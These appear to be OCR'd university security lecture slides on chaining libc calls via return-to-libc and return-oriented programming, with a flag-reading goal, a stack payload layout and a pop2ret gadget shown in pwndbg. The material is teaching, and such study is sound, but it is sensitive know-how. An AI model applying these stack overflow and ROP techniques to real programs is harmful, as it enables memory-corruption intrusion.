
```
[Goal]
1. int fd = open("flag.txt", O_RDONLY);
2. read(fd, gbuf_addr, 1040);
3. write(stdout, gbuf_addr, 1040);
```

1. `open("flag.txt", O_RDONLY);` is invoked
2. return to `read( );`

args??

Extensibility of return-to-libc

- Example: Chaining three libc function calls



```
[Goal]
1. int fd = open("flag.txt", O_RDONLY);
2. read(fd, gbuf_addr, 1040);
3. write(stdout, gbuf_addr, 1040);
```


1. `open("flag.txt", O_RDONLY);` is invoked
2. return to `read( );`

args??

1st arg is already set to `0`
(However, what we need is
the `fd` returned by `open`)

Extensibility of return-to-libc

- Example: Chaining three libc function calls



lower

buf[8]	AAAA AAAA
saved ebp	AAAA
ret_addr	addr_open( )
addr_read	addr_read( )
	addr_"flag.txt"
1st arg of read	0 (O_RDONLY)
2nd arg of read	gbuf_addr
3rd arg of read	1040


```
[Goal]
1. int fd = open("flag.txt", O_RDONLY);
2. read(fd, gbuf_addr, 1040);
3. write(stdout, gbuf_addr, 1040);
```

1. `open("flag.txt", O_RDONLY);` is invoked
2. return to `read(0, gbuf_addr, 1040);`

Q) Can you identify two issues?

Extensibility of return-to-libc

- Example: Chaining three libc function calls




```
[Goal]
1. int fd = open("flag.txt", O_RDONLY);
2. read(fd, gbuf_addr, 1040);
3. write(stdout, gbuf_addr, 1040);
```

1. `open("flag.txt", O_RDONLY);` is invoked
2. return to `read(0, gbuf_addr, 1040);`

Issue #1:
Reads `1040` bytes from fd = 0 (`stdin`) into a buffer
→ Not what we wanted :(

Extensibility of return-to-libc

- Example: Chaining three libc function calls



lower

buf[8]

AAAA

AAAA

saved ebp

AAAA

ret_addr

addr_open( )

addr_read

addr_read( )

addr_"flag.txt"

1st arg of read

0 (O_RDONLY)

2nd arg of read

gbuf_addr

3rd arg of read

1040

higher

[Goal]

```
1. int fd = open("flag.txt", O_RDONLY);
2. read(fd, gbuf_addr, 1040);
3. write(stdout, gbuf_addr, 1040);
```

1. `open("flag.txt", O_RDONLY);` is invoked
2. return to `read(0, gbuf_addr, 1040);`

Issue #1:
Reads `1040` bytes from fd = 0 (`stdin`) into a buffer
→ Not what we wanted :(

Issue #2: `read( )` returns to `addr_"flag.txt"`
→ Call chain breaks here :(

Problems of naïve chaining

- To chain multiple functions, the payload must include:

`ret: 1st func addr (open)`
`retaddr after 1st func`
`1st func arg 1`
`1st func arg 2`
`1st func arg 3`


Problems of naïve chaining

- To chain multiple functions, the payload must include:

`ret: 1st func addr (open)`		
`retaddr after 1st func`		`2nd func addr (read)`
`1st func arg 1`	**conflict**	`retaddr after 2nd func`
`1st func arg 2`	**conflict**	`2nd func arg 1`
`1st func arg 3`	**conflict**	`2nd func arg 2`
		`2nd func arg 3`

Solution

- Returning to a code that adjusts `esp` and ends with `ret`
  - Example: Two **`pop`**s and a **`ret`** (called **`pop2ret`** or **`ppr`** gadget)




```
pwndbg> x/3i 0x08049588
   0x8049588 <main+155>:        pop    esi
   0x8049589 <main+156>:        pop    ebp
   0x804958a <main+157>:        ret
```

Result: esp+=8 and then return to the address esp points to

Attack #1-2: Return-Oriented Programming (ROP)

Return-Oriented Programming (ROP)

- Generalized version of the code reuse attack
  - Hobav Shacham, *“The Geometry of Innocent Flesh on the Bone: Return-to-libc without Function Calls (on the x86)”*, ACM CCS 2007
  - https://hovav.net/ucsd/dist/geometry.pdf



The Geometry of Innocent Flesh on the Bone:
Return-into-libc without Function Calls (on the x86)


Hovav Shacham*
`hovav@cs.ucsd.edu`

Abstract

We present new techniques that allow a return-into-libc attack to be mounted on `x86` executables that calls *no functions at all*. Our attack combines a large number of short instruction sequences to build *gadgets* that allow arbitrary computation. We show how to discover such instruction sequences by means of static analysis. We make use, in an essential way, of the properties of the `x86` instruction set.


Chaining functions with ROP gadgets

- Naïve chain




Chaining functions with ROP gadgets

- Naïve chain



- ROP chain (x86)

